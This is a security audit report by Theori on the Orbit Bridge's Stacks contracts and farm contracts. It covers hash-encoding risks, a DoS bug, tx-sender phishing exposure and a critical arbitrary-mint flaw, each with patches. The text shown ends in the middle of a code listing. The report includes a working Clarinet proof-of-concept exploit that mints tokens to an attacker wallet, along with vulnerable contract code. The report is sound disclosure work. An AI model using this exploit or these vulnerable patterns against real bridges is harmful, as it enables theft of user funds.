Ozys Corp

Orbit Bridge Security Audit

: Final Report (Public)

April 8th, 2022

Rev 2.0

Theori

Table of Contents

Executive Summary

Theori reviewed the Orbit Bridge and related contracts (farm, Stacks layer1 / layer2). The new feature allows users to bridge STX(stacks) tokens to the other chain and multiple assets to the Stacks chain. And also, a farming feature using bridge assets is added.

In this audit, we examined various threat scenarios as belows, for instance:

- Is the validator using a safe block confirmation count for each chain (exactly the new one, Stacks chain)?
- When signing a transaction, is the validator using ECDSA safely (safe random generator for nonce, validates all params, etc.)?
- Can an attacker bypass the transaction validation process?
- Does the bridge have proper failover logic?
- Can the credentials (Private key, API key, ...) used in the server be exposed?
- Can an attacker tamper with API/Blockchain infrastructure by exploiting vulnerabilities like OWASP 10 web vulnerabilities, MITM, DNS Spoofing?
- Can an attacker make the bridge process the same swap request multiple times?
- Can an attacker make a loss of users' funds on the bridge from abusing transaction fees?
- Can an attacker attack the bridging process by generating crafted malicious events in the contract?
- Is the bridge designed in consideration of the characteristics of each blockchain network? (Confirmation Times, Block Generation Time, etc.)

In the result, we identified one critical issue that could result in the theft of Orbit Bridge assets through arbitrary minting. Also, one medium severity issue was identified that could expose users to phishing risks and manipulate essential variables in the multisig contract. Furthermore, one low-impact issue was discovered that could cause Denial of Service on the Orbit network's smart contract. And we provide further recommendations to improve the code quality and to consider Defense-in-Depth (DiD) aspects.

Project Overview

Scope

Name	Orbit Bridge
Target / Version	• Github Repository: https://github.com/orbit-chain/audit • **Orbit Bridge** b81c200e3d376f5e5bf1ad95fdc361c36f0a176f
Application Type	Smart contracts, Blockchain bridge
Lang. / Platforms	Javascript / Smart contracts [Solidity / Clarity / Python (SCORE)]

Changes compared to previous audit (2021 3Q)

Bridge Network

The Stacks network has been added. We identified the unique characteristics of the network, including the Clarity smart contracts, block confirmation, and double-spending risks.
Also, Six additional EVM compatible chains have the same validation code, it checks 24 block confirmation counts as default, and we can say it is sufficient to check the transaction finality. But, PoS chain owners (validators) could choose to fork and revert any number of transactions they want, but that is a risk that confirmed counts do not easily address. However, this situation is almost impossible, so we did not care about those cases.

# (Date)	1st audit (August 2021)	2nd audit (March 2022)
Chain	Ethereum Klaytn Binance smart chain (BSC) Celo Heco Polygon Icon Ripple Orbit	Ethereum Klaytn Binance smart chain (BSC) Celo Heco Polygon Icon Ripple Orbit **+ Avax** **+ Xdai**

		+ Harmony **+ Oec** **+ Moonriver** **+ Fantom** **+ Stacks**

Stacks Bridge

Clarity smart contracts (minter/vault) have been added to support the Stacks network. In particular, a contract written with Clarity on the Stacks network has been added. Also, the version we audit includes operator and validator codes that are not yet developed completely.

- contract/utils/StacksAddressBook.Layer1.sol
- contract/bridge/stacks_vault/
  - StacksBridge.Layer1.impl.sol
  - StacksBridge.Layer1.sol
- contract/bridge/stacks_minter/
  - StacksBridge.Layer2.impl.sol
  - StacksBridge.Layer2.sol
- clarity/simple_minter/contracts/
  - Bridge-token.clar
  - multi-sig.clar
- docker-modules/nodes/{validator,operator}/src/stacks_layer_{1,2}/*
  - index.js
  - logger.js
  - utils/stacks.bridgeutils.js
  - utils/packer.js (except operator/layer1)

Similar to the Ripple network, Stacks is not an EVM-compatible network. Since we assessed the bridging Ripple network code from the previous audit, we focus on the changes between the Ripple and the Stacks.

Farm

Farm contracts (Compound for Ethereum, Venus for BSC) have been added/changed to utilize the assets owned by Bridge.

- contract/farm/
  - Farmer.sol
  - OrbitFarmProxy.sol
  - compound/Farm.compound.sol
  - venus/Farm.venus.sol
- contract/vault/
  - BscVault.impl.sol
  - EthVault.impl.sol

We focus on the below things:

- Can the malicious user or the farmer withdraw the vault's asset?
- Does the farm contract have ACLs the same as a vault, for example, can only a multisig wallet call the withdrawal fund function?

Also, the EDAI to DAI migration is added to achieve depositing DAI on the compound farm rather than the Maker DAO foundation. (It is in the updateDai() function.)

Minor Implementation

- BridgeReceiverResult event consistency:
  - Diff LoC: +132, -7
  - Minter and vault codes of ETH and EVM compatible chains are unified to emit BridgeReceiverResult events after calls to `swap()`, `swapNFT()`, `withdraw()`, and `withdrawNFT()`.
- Validator connection:
  - Diff LoC: +148, -118
  - Node RPC, WebSocket connection management code is changed so that multiple nodes can be connected and selected for use, and only one connection to the same endpoint is used.
- TxSender code change to support EIP-1559:
  - Diff LoC: +251, -117
  - When creating a transaction in the ETH mainnet and Matic network, the transaction data is changed to include both `maxFeePerGas` and `maxPriorityFeePerGas` to support EIP-1559.

Known issues

This section describes issues that remain as potential threats because the likelihood of a successful attack is extremely rare or Ozys decide to accept the risks.

Swap Hash/Signature Structure

The vault and minter contracts use the *abi.encodePacked()*[1] function that does not have separators when generating hashes during the bridging message validation, and there is a threat of generating the same hash even though different arguments are passed. We already identified the critical issues, such as using different amounts with the same hash, and recommend them to use other structures to serialize the bridging message. Furthermore, there will be a possibility of generating polyglot issues between the swap/deposit request and the actual transaction data encoded by RLP(ETH/EVM), RBC(XRP), etc.

```
// contract/minter/*Minter.impl.sol
function swap(
    address hubContract,
    string memory fromChain,
    bytes memory fromAddr,
    address toAddr,
    bytes memory token,
    bytes32[] memory bytes32s,
    uint[] memory uints,
    bytes memory data,
    uint8[] memory v,
    bytes32[] memory r,
    bytes32[] memory s
) public onlyActivated {
    require(bytes32s.length == 2);
    require(bytes32s[0] == govId);
    require(uints.length == chainUintsLength[getChainId(fromChain)]);
    require(uints[1] <= 100);
    require(fromAddr.length == chainAddressLength[getChainId(fromChain)]);
    require(token.length == chainTokenLength);
    bytes32 hash = sha256(abi.encodePacked(hubContract, fromChain, chain,
fromAddr, toAddr, token, bytes32s, uints, data));
    require(!isConfirmed[hash]);
    isConfirmed[hash] = true;
    uint validatorCount = _validate(hash, v, r, s);
```

***Minter.impl.sol#swap**

[1] https://docs.soliditylang.org/en/v0.8.11/abi-spec.html#non-standard-packed-mode

```
// contract/vault/*Vault.impl.sol
function withdraw(
    address hubContract,
    string memory fromChain,
    bytes memory fromAddr,
    address payable toAddr,
    address token,
    bytes32[] memory bytes32s,
    uint[] memory uints,
    bytes memory data,
    uint8[] memory v,
    bytes32[] memory r,
    bytes32[] memory s
) public onlyActivated {
    require(bytes32s.length == 2);
    require(uints.length == chainUintsLength[getChainId(fromChain)]);
    require(uints[1] <= 100);
    require(fromAddr.length == chainAddressLength[getChainId(fromChain)]);

    require(bytes32s[0] == sha256(abi.encodePacked(hubContract, chain,
address(this))));
    require(isValidChain[getChainId(fromChain)]);

    {
    bytes32 whash = sha256(abi.encodePacked(hubContract, fromChain, chain,
fromAddr, toAddr, token, bytes32s, uints, data));

    require(!isUsedWithdrawal[whash]);
    isUsedWithdrawal[whash] = true;

    uint validatorCount = _validate(whash, v, r, s);
    require(validatorCount >= required);
    }
```

***Vault.impl.sol#withdraw**

Currently, the threat is defended by verifying the length of each argument in the bridging message, but a threat may occur again if a new argument is added to the hash due to a later update.

We recommend adding a separator between the arguments or using the *abi.encode()* function that includes padding in the result to defend fundamental threats.

ex) `-` separator: {hubContract} - {fromChain} - {chain} - {fromAddr} - {toAddr}

Stacks Network - Bridging Hash/Signature Data

The bridge-token smart contract which is deployed on the Stacks network verifies the bridging message with transactions with hash and signature verified. The code snippets below show that it generates a hash to verify a signature to validate the received bridging message.

```
// clarity/simple_minter/contracts/bridge-token.clar#L247-L258

(define-read-only (make-swap-hash
        (hub-contract (buff 20))
        (from-chain (buff 256))
        (from-addr (buff 20))
        (token (buff 20))
        (gov-id (buff 32))
        (tx-hash (buff 32))
        (decimals (buff 32))
        (deposit-id (buff 32))
    )
    (sha256 (concat (concat (concat (concat (concat (concat (concat (concat
hub-contract from-chain) STACKS) from-addr) token) gov-id) tx-hash)
decimals) deposit-id))
)
```

clarity/simple_minter/contracts/bridge-token.clar#make-swap-hash

```
// clarity/simple_minter/contracts/bridge-token.clar#L247-L258

(define-read-only (make-signature-hash
        (hub-contract (buff 20))
        (from-chain (buff 256))
        (from-addr (buff 20))
        (token (buff 20))
        (gov-id (buff 32))
        (tx-hash (buff 32))
        (decimals (buff 32))
        (deposit-id (buff 32))
        (data-id (buff 32))
    )
    (sha256 (concat (concat (concat (concat (concat (concat (concat (concat
(concat hub-contract from-chain) STACKS) from-addr) token) gov-id) tx-hash)
decimals) deposit-id) data-id))
)
```

clarity/simple_minter/contracts/bridge-token.clar#make-signature-hash

Two critical variables, amount and to-address(principal) are referenced indirectly through a deposit-id variable rather than directly as hash and signature generation arguments. The reason for doing this is because of the limitations of the Clarity language support (Stacks 2.0).

We investigated the threats that may arise from this, but no vulnerabilities were directly related to it during this audit. However, this code intuitively looks dangerous and is inconsistent because it is implemented differently from other networks. As quoted below, when Stacks Network 2.1 is released, it supports easy-type conversion and data serialization; it means the contract can serialize the principal type.

> **Better Parsing and Type Conversion Primitives.**
>
> These include things like converting integers to and from buffers and strings, parsing principals to and from buffers, serializing and deserializing buffers to structured Clarity types and back, and taking slices of buffers. This will facilitate manipulating data on-chain, including Bitcoin transactions.[2]

Legacy/Dead Code: Functions that are not called while bridging

Some functions are not essential for the bridging process. These functions can expose the attack surfaces for the advisories. In particular, attackers can target the functions because they publicly provide special-purpose functions to smart contracts deployed on blockchain networks. These functions can change the variables used for bridging. Examples of this are `StacksBridgeLayer1Impl::doo()`, `StacksBridgeLayer1Impl::revertLastSelection()`, `XrpBridgeImpl::skipSelectionCursor()` and `XrpBridgeImpl::skipSequence()`. However, an attacker cannot call most of these functions because there is a routine in the code that validates whether the caller is a specific address or a governance address. Nevertheless, these functions should be discouraged for code quality management and to reduce the attack surface.

[2] https://stacks.org/stacks-upgrade-2-1

Severity Categories

Severity	Description
Critical	The attack cost is low (not requiring much time or effort to succeed in the actual attack), and the vulnerability causes a high-impact issue. (e.g. Effect on service availability, Attacker taking financial gain)
High	An attacker can succeed in an attack which clearly causes problems in the service's operation. Even when the attack cost is high, the severity of the issue is considered "high" if the impact of the attack is remarkably high.
Medium	An attacker may perform an unintended action in the service, and the action may impact service operation. However, there are some restrictions for the actual attack to succeed.
Low	An attacker can perform an unintended action in the service, but the action does not cause significant impact or the success rate of the attack is remarkably low.

Issue Breakdown by Severity

Category	Count	Issues
Critical	1	• THE-OBRIDGE-012
High	0	• N/A
Medium	1	• THE-OBRIDGE-011
Low	1	• THE-OBRIDGE-010

Findings

We found three issues that lead to the loss of the user's fund and denial of services. These are the potential issues that may have correctness and security impacts. The ID column is numbered starting from the previous audit.

Summary

#	ID	Summary	Severity	Status
1	THE-OBRIDGE-010	After the validator checks the Stacks transaction validity, the StacksBridge contract increments `lastSelectionCursor` sequentially. However, an attacker can change it to an arbitrary number through the `doo()` function, which causes a Denial of Service.	Low	Fixed
2	THE-OBRIDGE-011	The use of `tx-sender` when the Layer 2 Clarity contract validates the sender makes a user exposed to the phishing attack.	Medium	Fixed
3	THE-OBRIDGE-012	An attacker can mint an arbitrary amount of bridge token due to an incorrect inequality symbol in `swap()` function	Critical	Fixed

Issue #1 DoS (Denial of Service) through *lastSelectionCursor* arbitrary manipulation

ID	Summary	Severity
THE-OBRIDGE-010	After the validator checks the Stacks transaction validity, the StacksBridge contract increments *lastSelectionCursor* sequentially. However, an attacker can change it to an arbitrary number through the *doo()* function, which causes a Denial of Service.	Low

Description

A *doo()* function in the StacksBridge contract can change the lastSelectionCursor of govIds to any selectionIndex. Anyone can call it since the function is declared public and does not check the caller. If an attacker changes the variable, some functions may not work correctly, and the service may not work (Denial of Service). However, the attacker must be able to access the Orbit network and send a transaction that executes the smart contract function for the attack.

```
// contract/bridge/stacks_vault/StacksBridge.Layer1.impl.sol#L32-L34

function doo(bytes32 govId, uint selectionIndex) public {
    lastSelectionCursor[govId] = selectionIndex;
}
```

StacksBridge.Layer1.impl.sol#doo

lastSelectionCursor is used by the below codes as follows:

```
// contract/bridge/stacks_vault/StacksBridge.Layer1.impl.sol
require(selectionIndex == lastSelectionCursor[govId]);
needRelaySelection = lastSelectionCursor[govId] < selectionCursor[govId];
require(selectionCursor[govId] > lastSelectionCursor[govId]);
require(selectionIndex == lastSelectionCursor[govId] + 1);
```

Code patterns affected by the THE-OBRIDGE-010

Recommendations

We assume that this function is considered code for the testing purpose. Therefore, this function should be deleted.

Fix

Patch commit: 0dc7d072211185aa967eb17823f6e7ee0ded2ed3

```
function doo(bytes32 govId, uint selectionIndex) public {
-    lastSelectionCursor[govId] = selectionIndex;
+    return "StacksBridgeLayer120220303C";
}
```

StacksBridge.Layer1.impl.sol#doo diff[3]

Ozys changed the *doo()* function to return the current bridge version string.

[3] https://github.com/orbit-chain/audit/commit/0dc7d072211185aa967eb17823f6e7ee0ded2ed3

Issue #2 Possibility of theft of funds due to use *tx-sender* instead of *contract-caller*

ID	Summary	Severity
THE-OBRIDGE-011	The use of *tx-sender* when the Layer 2 Clarity contract validates the sender makes a user exposed to the phishing attack.	**Medium**

Description

Stacks' Layer 2 Clarity contract uses *tx-sender* to validate the sender. Even so, *tx-sender* is a global variable that points to the starting point of a transaction which is equivalent to *tx.origin* in Solidity. Using this *tx-sender* keyword makes a user exposed to a phishing attack.

```
(define-public (transfer (amount uint) (sender principal) (recipient
principal))
    (begin
        (asserts! (is-eq tx-sender sender) err-not-token-owner)
        (ft-transfer? bridge-token amount sender recipient)
    )
)
;; ...

(define-public (request-swap (to-chain (buff 256)) (to-addr (buff 20))
(amount uint))
    (let
        (
            (deposit-id (var-get deposit-count))
        )
        (asserts! (is-eq (> amount u0) true) err-invalid-amount)
        (asserts! (is-eq (<= amount (unwrap-panic (get-balance tx-sender)))
true) err-invalid-amount)
        (asserts! (is-eq (is-valid-chain to-chain) true) err-invalid-chain)

        ;; TODO: bridging fee + tax

        (print {type: "request-swap", to-chain: to-chain, to-addr: to-addr,
amount: amount})
        (var-set deposit-count (+ deposit-id u1))
```

```
        (burn amount tx-sender)
    )
)
```


bridge-token.clar

```
(define-public (set-validator (validator principal) (valid bool))
    (begin
        (asserts! (is-eq tx-sender (get-contract-owner)) err-owner-only)
        (ok (map-set validators validator valid))
    )
)

(define-public (set-required (req uint))
    (begin
        (asserts! (is-eq tx-sender (get-contract-owner)) err-owner-only)
        (ok (var-set required req))
    )
)

(define-public (set-valid-chain (chain (buff 256)) (valid bool))
    (begin
        (asserts! (is-eq tx-sender (get-contract-owner)) err-owner-only)
        (ok (map-set valid-chain chain valid))
    )
)
```

multi-sig.clar

An attacker can exploit this vulnerability to heist the user's fund in the following two ways.

- An attacker induces a victim who has bridge tokens to interact with a phishing contract. When the victim calls the attacker's phishing contract, the contract calls the Layer2 Clarity contract again. Layer2 clarity contract validates the sender through *tx-sender*, an attacker can heist the victim's bridge token.
- An attacker induces an administrator of a multisig contract to interact with a phishing contract. When the administrator calls the attacker's contract, then the contract calls the multisig contract to add validators or valid chains to swap.



***An example of* the phishing attack flow diagram**

Recommendations

Instead of *`tx-sender`*, use *`contract-caller`*, equivalent to *`msg.sender`* in Solidity.

Reference

- clarity-carefully-tx-sender: https://setzeus.medium.com/clarity-carefully-tx-sender-4dc238c09d13

Fix

Patch commit: 6ce5e778509c24b2e91528ca9e66c03f4279cc1c

```
(define-public (request-swap (to-chain (buff 256)) (to-addr (buff 20))
(amount uint))
    (let
        (
            (deposit-id (var-get deposit-count))
        )
        (asserts! (is-eq (> amount u0) true) err-invalid-amount)
-       (asserts! (is-eq (<= amount (unwrap-panic (get-balance tx-sender)))
true) err-invalid-amount)
+       (asserts! (is-eq (<= amount (unwrap-panic (get-balance
contract-caller))) true) err-invalid-amount)
        (asserts! (is-eq (is-valid-chain to-chain) true) err-invalid-chain)

        ;; TODO: bridging fee + tax

        (print {type: "request-swap", to-chain: to-chain, to-addr: to-addr,
amount: amount})
```

```
        (var-set deposit-count (+ deposit-id u1))
-       (burn amount tx-sender)
+       (burn amount contract-caller)
    )
)
```

bridge-token.clar#request-swap[4]

Wallet has a responsibility for the phishing detection with post-conditions. Therefore, ozys decides to not change from *tx-sender* to *contract-caller*. For more details are https://github.com/hstove/stacks-fungible-token/issues/1.

In the case of multi-sig.clar, all codes have been changed to wallet.clar, and the contents are described in Recommendation #4[5].

[4] https://github.com/orbit-chain/audit/commit/6ce5e778509c24b2e91528ca9e66c03f4279cc1c

[5] https://docs.google.com/document/d/1zCHeb9XtAS5TOTtfLrgPhMgbpwCZs1hoFORghRvK7oM/edit#heading=h.mdfbvjmj11at

Issue #3 Minting an arbitrary amount of bridge token due to an incorrect inequality symbol is used in *swap()* function

ID	Summary	Severity
THE-OBRIDGE-012	An attacker can mint an arbitrary amount of bridge token due to an incorrect inequality symbol in *swap()* function	**Critical**

Description

When processing a swap request in Stacks' Layer 2 Clarity token contract, it validates the request by comparing the valid count of signatures passed as an argument with the validation count set in the *req*.

But, *assert*, which compares to *req* and the counts of the valid signatures, uses a wrong inequality symbol. Consequently, the valid signatures count, which is *req* or less, does not cause the errors to stop processing the transaction. It allows an attacker to mint an arbitrary amount of token in the Stacks' Layer 2 Clarity token contract.

```
(define-public (swap (data-id (buff 32)) (sigs (list 100 (buff 65))))
;; ...

    (asserts! (<= (get cnt (fold validate-sig-fold sigs {hash: sig-hash,
cnt: u0})) req) err-required-not-met)
    (map-set confirmed-hash swap-hash true)
    (map-set confirmed-hash sig-hash true)

    (print {type: "swap", data-id: data-id-uint, hub-contract: hub-contract,
from-chain: from-chain, to-addr: to-addr, token: token, gov-id: gov-id,
tx-hash: tx-hash, amount: amount, decimals: decimals, deposit-id:
deposit-id})
    (mint amount to-addr)
)
```

bridge-token.clar#swap

To execute PoC, we have changed the *validate-sig()* function in bridge-token.clar contract to below to ignore the "principal-of" issue.[6]

[6] https://github.com/stacks-network/stacks-blockchain/pull/2745

```
(define-private (validate-sig (hash (buff 32)) (signature (buff 65)) (cnt
uint))
    (let
        (
            ;; (validator (sig-recover hash signature))
            (validator tx-sender)
        )
        (if
            (and
                (is-eq (is-validator validator) true)
                (is-eq (already-signed hash validator) false)
            )
            (begin
                (map-set hash-validators {hash: hash, validator: validator}
true)
                (+ cnt u1)
            )
            cnt
        )
    )
)
```

bridge-token.clar#validate-sig

```
import { Clarinet, Tx, Chain, Account, types } from
'https://deno.land/x/clarinet@v0.14.0/index.ts';
import { assertEquals } from
'https://deno.land/std@0.90.0/testing/asserts.ts';

Clarinet.test({
    name: "Exploit (Stacks network arbitrary minting)",
    async fn(chain: Chain, accounts: Map<string, Account>) {
        let attacker_wallet = accounts.get('wallet_1')!;

        let hub_contract = '0x1234';
        let from_chain = '0x455448'; // ETH
        let from_addr = '0x1234';
        let to_addr = types.principal(attacker_wallet.address);
        let token = '0x0000000000000000000000000000000000000000';
        let gov_id =
'0x0000000000000000000000000000000000000000000000000000000000000000';
        let tx_hash = '0x1234';
        let amount = types.uint(1337);
        let decimals = '0x12';
        let deposit_id = '0x1234';

        let block = chain.mineBlock([
            // Add swap data
```

```
            Tx.contractCall('bridge-token', 'add-swap-data', [
                hub_contract,
                from_chain,
                from_addr,
                to_addr,
                token,
                gov_id,
                tx_hash,
                amount,
                decimals,
                deposit_id
            ], attacker_wallet.address)
        ]);
        assertEquals(block.receipts.length, 1);
        assertEquals(block.height, 2);
        block.receipts[0].result.expectOk()

        let attacker_generated_sig = '0x00'
        let data_id =
'0x0000000000000000000000000000000000000000000000000000000000000000';
        let sigs = types.list([attacker_generated_sig]);
        block = chain.mineBlock([
            // Start swap
            Tx.contractCall('bridge-token', 'swap', [data_id, sigs],
attacker_wallet.address)
        ]);

        assertEquals(block.receipts.length, 1);
        assertEquals(block.height, 3);
        block.receipts[0].result.expectOk()

        block = chain.mineBlock([
            Tx.contractCall('bridge-token', 'get-balance',
[types.principal(attacker_wallet.address)], attacker_wallet.address)
        ])
        assertEquals(block.receipts.length, 1);
        assertEquals(block.height, 4);
        let attacker_balanace = block.receipts[0].result.replace("(ok ",
"").replace(")", "");

        console.log("Attacker's balance: " + attacker_balanace)
        assertEquals(attacker_balanace, amount);
    },
});
```

THE-OBRIDGE-012-PoC.ts

If you run the above PoC code, you can get a result like the below:

```
Running
file:///home/user/ozys_202203/ozys_stacks_bridge/tests/bridge-token_test.ts
Attacker's balance: u1337
* Exploit (Stacks network arbitrary minting) ... ok
```

PoC result

Recommendations

Change the inequality symbol from `<=` to `>=` to pass the assert statement only when the given signature's valid count is more than the *req*.

```
(define-public (swap (data-id (buff 32)) (sigs (list 100 (buff 65))))
;; ...
    (asserts! (>= (get cnt (fold validate-sig-fold sigs {hash: sig-hash,
cnt: u0})) req) err-required-not-met)
```

bridge-token.clar#swap

Fix

Patch commit: 5ab1b525f5f6dd27ff7ec890e9545d0e6878dd7e

```
(define-public (swap (data-id (buff 32)) (sigs (list 100 (buff 65))))
;; ...

-    (asserts! (<= (get cnt (fold validate-sig-fold sigs {hash: sig-hash,
cnt: u0})) req) err-required-not-met)
+    (asserts! (>= (get cnt (fold validate-sig-fold sigs {hash: sig-hash,
cnt: u0})) req) err-required-not-met)
```

bridge-token.clar#swap diff[7]

Ozys changed the inequality symbol from `<=` to `>=` to pass the assert statement only when the given signature's valid count is more than the *req*.

[7] https://github.com/orbit-chain/audit/commit/5ab1b525f5f6dd27ff7ec890e9545d0e6878dd7e#

Recommendations

This section describes potential threats and recommendations that do not lead to security issues immediately. We recommend patching for improving code quality and service stability.

Recommendation #1 Add block confirms in stacks chain validator

When a swap() request occurs in the stacks chain, it trusts the transaction whose tx_status is a success which means it is included in the anchor block (BTC) without additional block confirmations.

According to Stacks document[8], it recommends 3 block confirmations when transferring real value. But, applying block confirmation to every swap request may degrade the user experience of Orbit Bridge. So we recommend applying block confirmation to swap() requests only above the threshold amount. I.e) Minimum 1000STX (≈1354 USD) (March 25th, 2022)

Ref: https://medium.com/@nic__carter/its-the-settlement-assurances-stupid-5dcd1c3f4e41

```
async function validateSwap(data) {
    let validator = {...data.validator} || {};
    delete data.validator;

    // Get stacks transaction by transaction id
    const txid = data.bytes32s[1];
    let transaction = await stacks.getTransaction(txid).catch();
    if (!transaction || transaction.tx_status !== 'success') {
        logger.stacks_layer_1.error(`validateSwap error: STACKS transaction
${txid} is not applied to ledger or transaction execution failed.`);
        logger.stacks_layer_1.error(`result: ${JSON.stringify(transaction ||
{})}`);
        return;
    }
```

validator/src/stacks_layer_1/index.js#ValidateSwap

Fix

Patch commit: 905d35f84fe7d790267d2908ff172fb95c27ed5c

```
//    stacksConfirmCount: 3,
```

[8] https://docs.stacks.co/understand-stacks/microblocks#applications

```
async function validateSwap(data) {
// ...
    let isValidAmount = curBalance >= parseInt(amount);
-   if(isValidAmount){
+
+   let currentBlock = await stacks.getCurrentBlock();
+   if(!currentBlock)
+       return console.error('No current block data.');
+
+   let isConfirmed = parseInt(currentBlock) -
parseInt(transaction.block_height) >= config.system.stacksConfirmCount;
+
+   if(isValidAmount && isConfirmed){
        valid();
    }
    else{
-        console.log(`tx(${data.bytes32s[1]}) is invalid. isValidAmount:
${isValidAmount}`);
+        console.log(`tx(${data.bytes32s[1]}) is invalid. isValidAmount:
${isValidAmount}, isConfirmed: ${isConfirmed}`);
        return;
    }
// ...
```

validator/src/stacks_layer_1/index.js#validateSwap diff[9]

Ozys applied three block confirmation to every swap request in stacks chain validator.

[9] https://github.com/orbit-chain/audit/commit/905d35f84fe7d790267d2908ff172fb95c27ed5c

Recommendation #2 Use matched function name with its behavior

ETHvault's *removeFarm()* function updates the farm address. However, the function name is *removeFarm()*, which is inconsistent with the function behavior. Therefore, we recommend that Ozys rename this function to *updateFarm()* for better code quality.

```
// contract/vault/[Bsc, Eth, Celo, Heco, Klaytn, Orbit]Vault.impl.sol

function removeFarm(address token, address payable newProxy) public
onlyWallet {
    address curFarm = farms[token];
    require(curFarm != address(0));

    IFarm(curFarm).withdrawAll();

    if(newProxy != address(0)){
        require(IFarm(newProxy).orbitVault() == address(this));
    }

    farms[token] = newProxy;
}
```

EthVault.impl.sol#removeFarm

Recommendation #3 Update SIP-010 Implementation

According to the SIP-010 document[10] provided by Stacks governance, the standard of fungible-token's *transfer()* function has an optional argument which is 34 bytes buff to transfer *memo* together, as shown in the code below.

```
//
https://github.com/stacksgov/sips/blob/main/sips/sip-010/sip-010-fungible-token-standard.md

(define-trait sip-010-trait
  (
    ;; Transfer from the caller to a new principal
    (transfer (uint principal principal (optional (buff 34))) (response bool uint))

    ;; the human readable name of the token
    (get-name () (response (string-ascii 32) uint))

    ;; the ticker symbol, or empty if none
    (get-symbol () (response (string-ascii 32) uint))

    ;; the number of decimals used, e.g. 6 would mean 1_000_000 represents 1 token
    (get-decimals () (response uint uint))

    ;; the balance of the passed principal
    (get-balance (principal) (response uint uint))

    ;; the current total supply (which does not need to be a constant)
    (get-total-supply () (response uint uint))

    ;; an optional URI that represents metadata of this token
    (get-token-uri () (response (optional (string-utf8 256)) uint))
  )
)
```

sip-010-fungible-token-standard#transfer

However, the current *transfer()* function implementation in bridge-token used by Orbit Bridge does not have an optional argument for transferring *memo* together. Due to this, compatibility problems may occur when a user or contract outside the Orbit Bridge uses the bridge-token.

[10] https://github.com/stacksgov/sips/blob/main/sips/sip-010/sip-010-fungible-token-standard.md

Therefore, we recommend that Ozys add an optional argument to *transfer()* for better compatibility.

```
// clarity/simple_minter/contracts/bridge-token.clar#L1-L24

(define-trait ft-trait
    (
        ;; Transfer from the caller to a new principal
        (transfer (uint principal principal) (response bool uint))

        ;; the human readable name of the token
        (get-name () (response (string-ascii 32) uint))

        ;; the ticker symbol, or empty if none
        (get-symbol () (response (string-ascii 32) uint))

        ;; the number of decimals used, e.g. 6 would mean 1_000_000
represents 1 token
        (get-decimals () (response uint uint))

        ;; the balance of the passed principal
        (get-balance (principal) (response uint uint))

        ;; the current total supply (which does not need to be a constant)
        (get-total-supply () (response uint uint))

        ;; an optional URI that represents metadata of this token
        (get-token-uri () (response (optional (string-utf8 256)) uint))
    )
)
```

bridge-token.clar#transfer

```
// clarity/simple_minter/contracts/bridge-token.clar#L32-L37

(define-public (transfer (amount uint) (sender principal) (recipient
principal))
    (begin
        (asserts! (is-eq tx-sender sender) err-not-token-owner)
        (ft-transfer? bridge-token amount sender recipient)
    )
)
```

bridge-token.clar#transfer

Fix

Patch commit: 6ce5e778509c24b2e91528ca9e66c03f4279cc1c

```
- (define-public (transfer (amount uint) (sender principal) (recipient
principal))
+ (define-public (transfer (amount uint) (sender principal) (recipient
principal) (memo (optional (buff 34))))
    (begin
        (asserts! (is-eq tx-sender sender) err-not-token-owner)
-       (ft-transfer? bridge-token amount sender recipient)
+       (match (ft-transfer? bridge-token amount sender recipient)
+           response (begin
+               (print memo)
+               (ok response)
+           )
+           error (err error)
+       )
    )
)
```

bridge-token.clar#transfer diff[11]

Ozys added an optional argument *memo* to the *transfer()* function by applying sip-010-trait.

[11] https://github.com/orbit-chain/audit/commit/6ce5e778509c24b2e91528ca9e66c03f4279cc1c

Recommendation #4 Separation of privileges required in Stacks network multi-sig contract

In the multi-sig contract used in the Stacks network, when calling the function that may affect the state of the contract, only one owner is checked to validate the sender.

```
;; clarity/simple_minter/contracts/multi-sig.clar

(define-constant err-owner-only (err u100))

(define-data-var contract-owner principal tx-sender) ;; TODO: nextOwner
(define-data-var required uint u1)
(define-map validators principal bool)
(define-map valid-chain (buff 256) bool)

(define-read-only (get-contract-owner)
   (var-get contract-owner)
)

(define-read-only (get-required)
   (var-get required)
)

(define-read-only (is-validator (validator principal))
   (unwrap! (map-get? validators validator) false)
)

(define-read-only (is-valid-chain (chain (buff 256)))
   (unwrap! (map-get? valid-chain chain) false)
)

(define-public (set-validator (validator principal) (valid bool))
   (begin
       (asserts! (is-eq tx-sender (get-contract-owner)) err-owner-only)
       (ok (map-set validators validator valid))
   )
)

(define-public (set-required (req uint))
   (begin
       (asserts! (is-eq tx-sender (get-contract-owner)) err-owner-only)
       (ok (var-set required req))
   )
)

(define-public (set-valid-chain (chain (buff 256)) (valid bool))
   (begin
```

```
        (asserts! (is-eq tx-sender (get-contract-owner)) err-owner-only)
        (ok (map-set valid-chain chain valid))
    )
)
```

multi-sig.clar

Unlike the multi-sig wallet used by Stacks network that verifies only one caller, the Ethereum multi-sig wallet and the Gnosis multi-sig wallet confirm that a transaction has been agreed upon between wallet users. In this case, the wallet contract uses *submitTransaction()* and *confirmTransaction()* functions.

```
// contract/multisig/MultiSigWallet.sol

pragma solidity ^0.5.0;

/// @title Multisignature wallet - Allows multiple parties to agree on
transactions before execution.
/// @author Stefan George - <stefan.george@consensys.net>
contract MultiSigWallet {
    modifier onlyWallet() {
        if (msg.sender != address(this))
            revert("Unauthorized.");
        _;
    }

    // ...
